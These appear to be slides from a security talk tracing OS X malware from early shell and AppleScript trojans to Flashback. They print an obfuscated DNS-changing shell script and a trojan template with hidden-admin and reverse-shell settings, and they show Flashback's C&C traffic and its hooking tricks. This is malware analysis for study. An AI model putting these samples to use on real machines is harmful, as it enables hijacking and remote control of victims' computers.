



# Who Am I

- An Economist and MBA.
- Computer enthusiast for the past 30 years.
- Worked at SIBS for 4 years, besides other places.
- Writer of <http://reverse.put.as>.
- A natural-born reverser and assembler of all kinds of things, not just bits & bytes.

# Who's noar

- Self-taught researcher.
- Consultant / Insultant in security software.
- Former Apple BlackOps.
- Uses a Mac since AAPL was \$12.
- Bought no shares at that time!
- Never pwned, although he dares to open my PowerPoint files.

# Objective

- Starting point: Macs are immune to malware.
- Latest Flashback variants broke that myth.
- In fact, it's quite easy to write high quality OS X malware!
- Unless it's made in Italy 😊.
- That's what I want to talk about today.

# Summary

- Brief OS X malware history.
- Flashback, the mythbuster.
- Crisis, the “Italian 007”.
- Code injection techniques.
- OS.X/Boubou — A PoC infector.
- Privilege escalation trick.
- Final remarks.

# History – From lamware to malware

- Main features:
  - Unsophisticated code: shell & perl scripts, Applescript.
  - Persistence usually achieved via launchd.
  - Or startup items.
  - Some attempts to avoid anti-virus and personal firewalls.
  - Easy to reverse: no encryption, no anti-debugging, etc.

# History – From lamware to malware

- No 0dayz! ☹️
- No (major) worm.
  - Oompa Loompa tries to spread via iChat buddy list. Who uses iChat anyway?
- Installation via social engineering.
- Or infected binaries at torrent or warez sites.
- Ask for user intervention to escalate privileges. Can I have r00t, please?

**EXAMPLES**



# Lamware Example #1, 2006

## Opener 3.9

- Shell script as a startup item.
- The usual trojan horse toolbag:
  - Hidden admin user (UID < 501), enable SSH, AFP, SMB.
  - Data mining, hash cracking (JtR), logs cleaning.
- New features:
  - Anti-Little Snitch prequel, anti-virus white-listing.
  - Capture network traffic using dsniff.

# Lamware Example #2, 2007

## RSPlug aka DNSChanger

- First fake codec package.
- Prepend DNS every minute using scutil and cron.
- Perl script to call home.
- Shell script, later obfuscated using ... tr!
- Polymorphism?

# Lamware Example #2, 2007

```
#!/bin/sh
x='cat "$0" |wc -l|awk '{print $1}';x='expr $x - 2';tail -$x "$0" |tr vdehrujzpbqafwtgkxyilcnos upxmfqrzibdanwgkethlcyosv>1;
s1=cx.zxx.aas.zs;s2=cx.zxx.aaz.awr;sh 1 `echo $s1|tr qazwsxedcr 0123456789` `echo $s2| tr qazwsxedcr 0123456789`;exit;
#!/bpf/oy
daxy="/Lpbjajc/Ifxkjfkx Pivt-Ifo"
PSID=$( (/voj/obpf/olvxpi | tjkd PjphajcSkjsplk | okq -k 'o/*.PjphajcSkjsplk : //')<< EOF
ndkf
tkx Sxaxk:/Nkxwnjg/Ginbai/IPs4
q.oynw
uvpx
EOF
)
/voj/obpf/olvxpi << EOF
ndkf
q.pfpx
q.aqq SkjskjAqqjkooko * $1 $2
okx Sxaxk:/Nkxwnjg/Skjsplk/$PSID/DNS
uvpx
EOF
kepox='ljnfxab -i|tjkd QvplgTphk.edx`
pr [ "$kepox" == "" ]; xkfy
    klyn "*" * * * * \"$daxy/QvplgTphk.edx\">/qks/fvii 2>&1" > ljnfp.pfox
    ljnfxab ljnfp.pfox
    jh -jr ljnfp.pfox
rp
jh -jr "$0"
```

# Lamware Example #3, 2008

## AppleScript trojan horse template

- Interesting features:
- Stay quiet if Little Snitch exists.
- Old school reverse shell using nc / cat.
- Script “in the middle” sudo.
- Different user levels (user, admin, root).
- Point antivirus update servers to localhost.
- `there_are_no_osx_viruses_silly_wabbit()`.

```
--AppleScript trojan horse template (incomplete, still in progress v0.6 posted)
-----
--Written & tested with AppleScript 1.10.7 on Mac OS X 10.4.11 PPC
-----

--Variables
-----
global masters_email_address, padlock_icon, software_update_icon, be_quiet, OSX_hashes, OSX_version_number_major, OSX_version_number_minor, OSX_version_num

--#####
--##### HEY! You might want to change these? #####
--#####
--These are the tr keys for fuxor and defuxor
set key1 to do shell script "echo -e \"\\x5b\\x6e\\x2d\\x7a\\x69\\x2d\\x6d\\x61\\x2d\\x68\\x5d\\x38\\x36\\x37\\x35\\x33\\x30\\x39\\x2d\\x34\\x20\\x32\\x31\"
set key2 to do shell script "echo -e \"\\x5b\\x61\\x2d\\x68\\x69\\x2d\\x6d\\x6e\\x2d\\x7a\\x5d\\x30\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x20\\x2d\"

--The secret file filename
set secret_file to ".howdy"
set the_title to "Howdy"

--The following variables WILL be changed to the values found in the plist file if the plist file exists
--Which means if you change them within this script, delete the plist file
--If you use the plist file, don't bother changing the value in this script
--debug, hidden_admin_password, hidden_admin_username, masters_DDNS_address, masters_email_address, masters_netcat_port, masters_VNC_port, target_DDNS_id,

set debug to true

--The name and password to use with the hidden admin account to be created
set hidden_admin_password to "a secret"
set hidden_admin_username to "nobodyd"

--For the reverse_shell
--Enter *your* Dynamic DNS address for the reverse-shell to connect to you
--Don't forget to update your DDNS record with your current IP if your IP is not static
set masters_DDNS_address to "localhost"

--Your email address for the outgoing mail to you
set masters_email_address to "emailname%40emaildomain.com"

--Whether or not to relocate the trojan away from where it was run
set move_myself to true
```

# History – Lamware, Remarks

- The key features (pre-Flashback) are here!
- Recent threats are just “updates”.
- But implementation is always/still lame.
- Too generic to be harmful.
- Still here: I can haz r00t, plz?


**Now for something different...**

It's...



\*Note: no connection whatsoever with flashback.net, I just like the picture!

# History – Malware





# History – Malware

- Some similarities with previous malware:
  - First samples distributed as fake codec package and Flash updates.
  - Code to support different user levels (user, root).
  - Stay quiet if some applications exist: Little Snitch, VirusBarrier, Xcode, etc.
  - Also uses launchd for persistence.

# History – Malware

- Yet, so different and new:
  - Real hijacked websites but not a worm!
  - Infect only once (persistent cookies, IP, UUID).
  - Polymorphic (so many binaries).
  - Interposers (function hijacking).
  - Later, used JAVA exploits: CVE-2008-5353, CVE-2012-0507.
  - And became that famous 600k+ botnet.



# Flashback Tricks

# Flashback Tricks – #1

- From the old trick: `~/MacOSX/environment.plist` (<http://rixstep.com/2/20070201,00.shtml>).
- To the new trick: `interpose` (hooking, function hijacking).
- `DYLD_INSERT_LIBRARIES` is the real thing!
- Tracks user requests by hooking a few functions.
- `_hook_CFReadStreamRead`, `_hook_CFWriteStreamWrite`.
- Not perfect, crashed some apps (Skype, FCP, etc).

# Flashback Tricks – #1


```
_entry:
+0  00000000000000a30  55          pushq    %rbp
+1  00000000000000a31  4889e5      movq     %rsp,%rbp
+4  00000000000000a34  48895dd8    movq     %rbx,0xd8(%rbp)
+8  00000000000000a38  4c8965e0    movq     %r12,0xe0(%rbp)
+12 00000000000000a3c  4c896de8    movq     %r13,0xe8(%rbp)
+16 00000000000000a40  4c8975f0    movq     %r14,0xf0(%rbp)
+20 00000000000000a44  4c897df8    movq     %r15,0xf8(%rbp)
+24 00000000000000a48  4883ec60    subq     $0x60,%rsp
+28 00000000000000a4c  c70542060000000000000000    movl     $0x00000000,0x00000642(%rip)
+38 00000000000000a56  4c8d3d73060000    leaq     0x00000673(%rip),%r15      _fromdylib_CReadStreamRead
+45 00000000000000a5d  49c70700000000    movq     $0x00000000,(%r15)
+52 00000000000000a64  4c8d356d060000    leaq     0x0000066d(%rip),%r14      _fromdylib_CFWriteStreamWrite
+59 00000000000000a6b  49c70600000000    movq     $0x00000000,(%r14)
+66 00000000000000a72  c745cc00000000    movl     $0x00000000,0xcc(%rbp)
+73 00000000000000a79  c745c800000000    movl     $0x00000000,0xc8(%rbp)
+80 00000000000000a80  c745a001000000    movl     $0x00000001,0xa0(%rbp)
+87 00000000000000a87  c745a408000000    movl     $0x00000008,0xa4(%rbp)
+94 00000000000000a8e  48c745c004000000    movq     $0x00000004,0xc0(%rbp)
+102 00000000000000a96  4c8d65c0    leaq     0xc0(%rbp),%r12
+106 00000000000000a9a  488d55cc    leaq     0xcc(%rbp),%rdx
+110 00000000000000a9e  4c8d6da0    leaq     0xa0(%rbp),%r13
+114 00000000000000aa2  4531c9      xorl     %r9d,%r9d
+117 00000000000000aa5  4531c0      xorl     %r8d,%r8d
+120 00000000000000aa8  4c89e1      movq     %r12,%rcx
+123 00000000000000aab  be02000000    movl     $0x00000002,%esi
+128 00000000000000ab0  4c89ef      movq     %r13,%rdi
+131 00000000000000ab3  e878020000    callq    0x00000d30      _sysctl
+136 00000000000000ab8  ffc0        incl     %eax
+138 00000000000000aba  0f84a6010000    je       0x00000c66      return;
```

\_\_NSGetExecutablePath|CFStringCreateWithCString|CFStringGetCString|CFRelease|CFURLCreateWithString|  
CFHTTPMessageCreateRequest|CFHTTPMessageSetHeaderFieldValue|CFReadStreamCreateForHTTPRequest|CFReadStreamOpen|  
CFReadStreamRead|CFReadStreamClose|IORegistryEntryFromPath|IORegistryEntryCreateCFProperty|IOObjectRelease|  
uncompress|compressBound|compress2|\_\_CFStringMakeConstantString|BIO\_new|BIO\_ctrl|BIO\_write|BIO\_free\_all|  
BIO\_push|BIO\_new\_mem\_buf|BIO\_f\_base64|BIO\_s\_mem|BIO\_read|RSA\_verify|SHA1|gethostbyname|BN\_bin2bn|RSA\_new

# Flashback Tricks - # 2

- Playing Robin Hood with Google since day 1.
- Not just in the latest versions as implied by some AV blog posts.

# Flashback Tricks - # 2



The image shows a Wireshark packet capture window titled "fb6.pcap". The top toolbar includes icons for file operations, network analysis, and a search bar containing "178.209.52.48". The packet list table below shows several entries, with packet 60 selected and highlighted in blue.

ID	Date Received	Source	Destination	Captured Length	Packet Length	Protocol	Information	Time Delta
57	2012-03-27...	192.168....	178.209.52.48	78	78	ICP	49508 -> HTTP (... 14.196440	
59	2012-03-27...	192.168....	178.209.52.48	54	54	TCP	49508 -> HTTP (... 14.371464	
60	2012-03-27...	192.168....	178.209.52.48	373	373	TCP	49508 -> HTTP (... 14.371679	
153	2012-03-27...	192.168....	178.209.52.48	54	54	TCP	49508 -> HTTP (... 17.012210	

The "Details" pane for the selected packet (60) shows the following structure:

- Packet
- Ethernet-Header
- IP-Header
- TCP-Header
- Payload

The packet details are displayed in a hex dump format, showing the raw data of the packet. The payload is an HTTP GET request for the file "search.html" from the IP address 178.209.52.48.

```
000000 00 50 56 e5 19 5c 00 0c 29 9d 78 91 08 00 45 00 .PV..\...).x...E.
000010 01 67 3e 18 40 00 40 06 00 00 c0 a8 92 84 b2 d1 .g>.@.@.....
000020 34 30 c1 64 00 50 23 f7 95 a7 7a 90 e8 99 50 18 40.d.P#...z..P.
000030 ff ff 3b 88 00 00 47 45 54 20 2f 73 65 61 72 63 ...GET /searc
000040 68 3f 71 3d 63 47 6c 77 62 77 3d 3d 26 75 61 3d h?q=cGlbw==&ua=
000050 54 57 39 36 61 57 78 73 59 53 38 31 4c 6a 41 67 TW96aWxsYS81LjAg
000060 4b 45 31 68 59 32 6c 75 64 47 39 7a 61 44 73 67 KE1hY2ludG9zaDsg
000070 56 54 73 67 53 57 35 30 5a 57 77 67 54 57 46 6a VTsgSW50ZWwgTWFj
000080 49 45 39 54 49 46 67 67 4d 54 42 66 4e 6a 73 67 IE9TIFggMTBfNjsg
000090 5a 57 34 74 64 58 4d 70 49 45 46 77 63 47 78 6c ZW4tdXNpIEFwcGxl
0000a0 56 32 56 69 53 32 6c 30 4c 7a 55 7a 4d 53 34 35 V2ViS2l0LzUzMS45
0000b0 49 43 68 4c 53 46 52 4e 54 43 77 67 62 47 6c 72 IChLSFRNTCwgbGlr
0000c0 5a 53 42 48 5a 57 4e 72 62 79 6b 67 56 6d 56 79 ZSBHZWNrbykgVmVy
0000d0 63 32 6c 76 62 69 38 30 4c 6a 41 75 4d 79 42 54 c2lubi80LjAuMyBT
0000e0 59 57 5a 68 63 6d 6b 76 4e 54 4d 78 4c 6a 6b 3d YWZhcmkvNTMxLjk=
0000f0 26 61 6c 3d 5a 57 34 74 64 58 4d 3d 26 63 76 3d &a1=ZW4tdXM=&cv=
000100 34 30 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 40 HTTP/1.1..Hos
000110 74 3a 20 31 37 38 2e 32 30 39 2e 35 32 2e 34 38 t: 178.209.52.48
000120 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4e 54 ..User-Agent: NT
000130 46 45 52 55 5a 45 51 54 6b 74 52 6b 4a 43 52 69 FERUZEQTktRkJCRI
000140 30 30 51 6a 42 47 4c 54 67 31 4d 6a 51 74 51 6a 00QjBGLTg1MjQtQj
000150 59 7a 4e 44 67 32 4d 6a 46 44 4d 44 4a 45 0d 0a YzNDg2MjFDMDJE..
000160 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 Connection: clos
000170 65 0d 0a 0d 0a e....
```

The status bar at the bottom indicates: Fileformat: 2.4 Snaplength: 65535 bytes Linktype: ETHERNET (DLT\_EN10MB) Filesize: 5815495 bytes Packets: 45 of 11115 (1 selected)

# Flashback Tricks - # 2

```
% Information related to '178.209.52.0 - 178.209.52.255'

inetnum:          178.209.52.0 - 178.209.52.255
netname:          EDISGMBH-NET
descr:            EDIS GmbH
country:          CH
admin-c:          EDIS-AT
tech-c:           NINE-RIPE
status:           ASSIGNED PA
mnt-by:           NINE-MNT
source:           RIPE # Filtered

role:             EDIS GmbH
address:          Widmannstettergasse 3
address:          8053 Graz
address:          Austria
abuse-mailbox:    abuse@edis.at
phone:            +43316827500300
fax-no:           +43316827500777
admin-c:          EDIS-RIPE
admin-c:          GK2692-RIPE
tech-c:           EDIS-RIPE
tech-c:           WW
tech-c:           RR
nic-hdl:          EDIS-AT
mnt-by:           EDIS-MNT
source:           RIPE # Filtered
```



# Flashback Tricks - #3

- Polymorphism?
- Absolute path of Preferences.dylib.
- Sends SHA1 of Preferences.dylib to C&C server.
- On latest releases, data was XORed with machine UUID.

# Flashback Tricks - #3

Preferences.dylib - Data															
Len:	147456	Type/Creator:	/	Sel:	67979:	67984	/	5							
67712:	F1 6E 46 15	7A 9A CB 96	6A 89 33 D8	56 B4 7B D7	0nF.z0Añjã3ÿV¥{<0										
67728:	E8 A7 07 2D	B4 0A BE 4C	DE 98 D8 D5	B5 CD 2F 23	Ëß.-¥.eLf0ÿ'µ0/#										
67744:	01 00 01 00	00 00 00 00	00 00 00 00	00 00 00 00	.....										
67760:	01 00 00 00	0E 00 00 00	00 00 00 00	00 00 00 00	.....										
67776:	7F 7F 7F 7F	7F 7F 7F 7F	7F 7F 7F 7F	7F 7F 7F 7F	.....										
67792:	7F 7F 7F 7F	7F 7F 7F 7F	7F 7F 7F 7F	7F 7F 7F 7F	.....										
67808:	7F 7F 7F 7F	7F 7F 7F 7F	7F 7F 7F 3E	7F 7F 7F 3F	.....>....?										
67824:	34 35 36 37	38 39 3A 3B	3C 3D 7F 7F	7F 40 7F 7F	456789:;<=...0..										
67840:	7F 00 01 02	03 04 05 06	07 08 09 0A	0B 0C 0D 0E	.....										
67856:	0F 10 11 12	13 14 15 16	17 18 19 7F	7F 7F 7F 7F	.....										
67872:	7F 1A 1B 1C	1D 1E 1F 20	21 22 23 24	25 26 27 28	..... !"#%&'(<										
67888:	29 2A 2B 2C	2D 2E 2F 30	31 32 33 7F	7F 7F 7F 7F	)**,-./0123.....										
67904:	41 42 43 44	45 46 47 48	49 4A 4B 4C	4D 4E 4F 50	ABCDEFGHIJKLMNOP										
67920:	51 52 53 54	55 56 57 58	59 5A 61 62	63 64 65 66	QRSTUVWXYZabcdef										
67936:	67 68 69 6A	6B 6C 6D 6E	6F 70 71 72	73 74 75 76	ghijklmnopqrstuv										
67952:	77 78 79 7A	30 31 32 33	34 35 36 37	38 39 2B 2F	wxyz0123456789+/ s l f p /Users /steve										
67968:	73 6C 66 70	2F 55 73 65	72 73 2F 73	74 65 76 65	/Library/Prefere										
67984:	2F 4C 69 62	72 61 72 79	2F 50 72 65	66 65 72 65	nces/Preferences										
68000:	6E 63 65 73	2F 50 72 65	66 65 72 65	6E 63 65 73	.dylib.....										
68016:	2E 64 79 6C	69 62 00 00	00 00 00 00	00 00 00 00	.....										
68032:	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....										
68048:	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....										
68064:	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....										
68080:	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....										
68096:	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00	.....										
68112:	63 66 69 6E	68 63 75 77	33 51 53 78	32 48 58 6A	c f i n h c u w 3 Q S x 2 H X j										
68128:	44 48 34 6D	72 67 2B 48	52 48 59 34	59 49 5A 56	DH4mrg+HRHY4YIZV										
68144:	35 4B 31 71	46 42 51 57	48 54 61 70	45 50 4C 75	5K1qFBQWHTapEPLu										
68160:	6F 67 77 52	51 2B 73 53	4E 4A 68 7A	36 33 42 36	ogwRQ+sSNJhz63B6										
68176:	78 4F 48 6D	66 43 49 41	74 68 53 34	58 46 44 6F	x0Hm f C I A r t h S 4 X F D o										
68192:	31 6F 4F 77	55 39 42 38	6C 6B 75 66	45 6F 62 56	1o0wU9B8 lku fEobV										
68208:	55 66 36 42	44 32 76 37	57 6A 32 4E	2F 57 79 30	U f 6 B D 2 v 7 W j 2 N / M y 0										
68224:	4C 6C 62 39	30 66 68 36	39 78 32 2F	66 43 65 4C	L l b 9 0 f h 6 9 x 2 / f C e L										
68240:	4A 64 35 39	77 6A 67 73	67 4B 64 4A	78 54 76 57	Jd59w j g s g K d J x T v W										
68256:	71 5A 5A 4F	4A 72 73 50	77 36 4E 66	56 43 61 32	qZz0JrsPw6NfVCa2										

# Flashback Tricks - #3

Len:	314772	Type/Creator:	/	Sel:	70059:	70063 /	
69792:	F1 6E 46 15	7A 9A CB 96	6A 89 33 D8	56 B4 7B D7	0nF.z0Añjâ3ÿV¥{<		
69808:	E8 A7 07 2D	B4 0A BE 4C	DE 98 D8 D5	B5 CD 2F 23	Ëß.-¥.eLñ0ÿ'µÛ/*		
69824:	01 00 01 00	00 00 00 00	00 00 00 00	00 00 00 00	.....		
69840:	01 00 00 00	0E 00 00 00	00 00 00 00	00 00 00 00	.....		
69856:	7F 7F 7F 7F	7F 7F 7F 7F	7F 7F 7F 7F	7F 7F 7F 7F	.....		
69872:	7F 7F 7F 7F	7F 7F 7F 7F	7F 7F 7F 7F	7F 7F 7F 7F	.....		
69888:	7F 7F 7F 7F	7F 7F 7F 7F	7F 7F 7F 3E	7F 7F 7F 3F	.....>...?		
69904:	34 35 36 37	38 39 3A 3B	3C 3D 7F 7F	7F 40 7F 7F	456789; ; <=...@..		
69920:	7F 00 01 02	03 04 05 06	07 08 09 0A	0B 0C 0D 0E	.....		
69936:	0F 10 11 12	13 14 15 16	17 18 19 7F	7F 7F 7F 7F	.....		
69952:	7F 1A 1B 1C	1D 1E 1F 20	21 22 23 24	25 26 27 28	..... !"#%&'(<		
69968:	29 2A 2B 2C	2D 2E 2F 30	31 32 33 7F	7F 7F 7F 7F	)*,,-./0123.....		
69984:	41 42 43 44	45 46 47 48	49 4A 4B 4C	4D 4E 4F 50	ABCDEFGHIJKLMNOP		
70000:	51 52 53 54	55 56 57 58	59 5A 61 62	63 64 65 66	QRSTUVWXYZabcdef		
70016:	67 68 69 6A	6B 6C 6D 6E	6F 70 71 72	73 74 75 76	ghijklmnopqrstuv		
70032:	77 78 79 7A	30 31 32 33	34 35 36 37	38 39 2B 2F	wxyz0123456789+/ slfp/Users/jeff/ Library/Preferen ces/Preferences. dylib.....		
70048:	73 6C 66 70	2F 55 73 65	72 73 2F 6A	65 66 66 2F			
70064:	4C 69 62 72	61 72 79 2F	50 72 65 66	65 72 65 6E			
70080:	63 65 73 2F	50 72 65 66	65 72 65 6E	63 65 73 2E			
70096:	64 79 6C 69	62 00 00 00	00 00 00 00	00 00 00 00			
70112:	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00			
70128:	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00			
70144:	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00			
70160:	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00			
70176:	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00			
70192:	63 66 69 6E	68 63 75 77	33 77 53 69	57 56 50 37	cfinhcw3wSiWVP7		
70208:	6E 44 64 73	4F 78 7A 53	72 58 64 36	50 6B 6F 45	nDds0xzSrXd6PkoE		
70224:	41 61 75 32	50 54 32 4A	54 52 6A 69	45 6A 52 6E	Aau2PT2JTRjiEjRn		
70240:	6F 69 35 33	33 4E 66 4D	57 50 39 51	42 45 72 78	oi533NfMWP9QBEx		
70256:	54 71 71 39	56 39 6C 44	77 35 47 54	68 79 45 65	Tqq9V9LDw5GTkyEe		
70272:	47 6D 4D 30	76 39 31 66	54 61 53 4C	75 49 6E 6B	GmM0v91fTaSLuInk		
70288:	38 67 72 72	32 6F 76 65	54 69 42 4F	63 4F 76 48	8grr2oveTiB0c0vH		
70304:	45 61 4E 59	70 41 68 61	36 77 6C 4E	32 42 34 55	EaNYpAha6wLN2B4U		
70320:	77 4F 6D 6D	67 50 6E 43	66 67 6C 32	45 2F 6E 6E	w0mmgPnCfgl2E/nh		
70336:	39 6E 5A 7A	68 45 53 51	61 2B 52 50	79 7A 2B 51	9nZzhES0a+BPuz+0		

# Flashback Tricks - #3

```
0x0030: 03f1 a703 4745 5420 2f61 7575 7064 6174 ....GET./auupdat
0x0040: 652f 2048 5454 502f 312e 310d 0a48 6f73 e/.HTTP/1.1..Hos
0x0050: 743a 2076 626e 677a 6e6e 766e 322e 696e t:.vbngznnvn2.in
0x0060: 0d0a 5573 6572 2d41 6765 6e74 3a20 4d54 ..User-Agent:.MT
0x0070: 4a38 6544 6732 587a 5930 6644 4578 4c6a J8eDg2XzY0fDExLj
0x0080: 4575 4d48 7777 4d44 4177 4d44 4177 4d43 EuMHwwMDAwMDAwMC
0x0090: 3077 4d44 4177 4c54 4577 4d44 4174 4f44 0wMDAwLTEwMDAtOD
0x00a0: 4177 4d43 3077 4d44 4244 4d6a 6b7a 4f44 AwMC0wMDBDMjkzOD
0x00b0: 5932 4e30 5638 4d6a 526b 597a 6b35 4e6d Y2N0V8MjRkYzk5Nm
0x00c0: 566d 596a 646d 4e44 6869 596d 5a6a 4d32 VmYjdmNDhiYmZjM2
0x00d0: 5a6b 4f57 4930 4d6d 5933 5a57 5a6a 4e44 ZkOWI0MmY3ZWZjND
0x00e0: 6331 5a54 526a 5a54 4930 5a6e 7777 4d44 c1ZTRjZTI0ZnwwMD
0x00f0: 4238 4d44 4130 6644 413d 0d0a 436f 6e6e B8MDA0fDA=..Conn
0x0100: 6563 7469 6f6e 3a20 636c 6f73 650d 0a0d ection:.close...
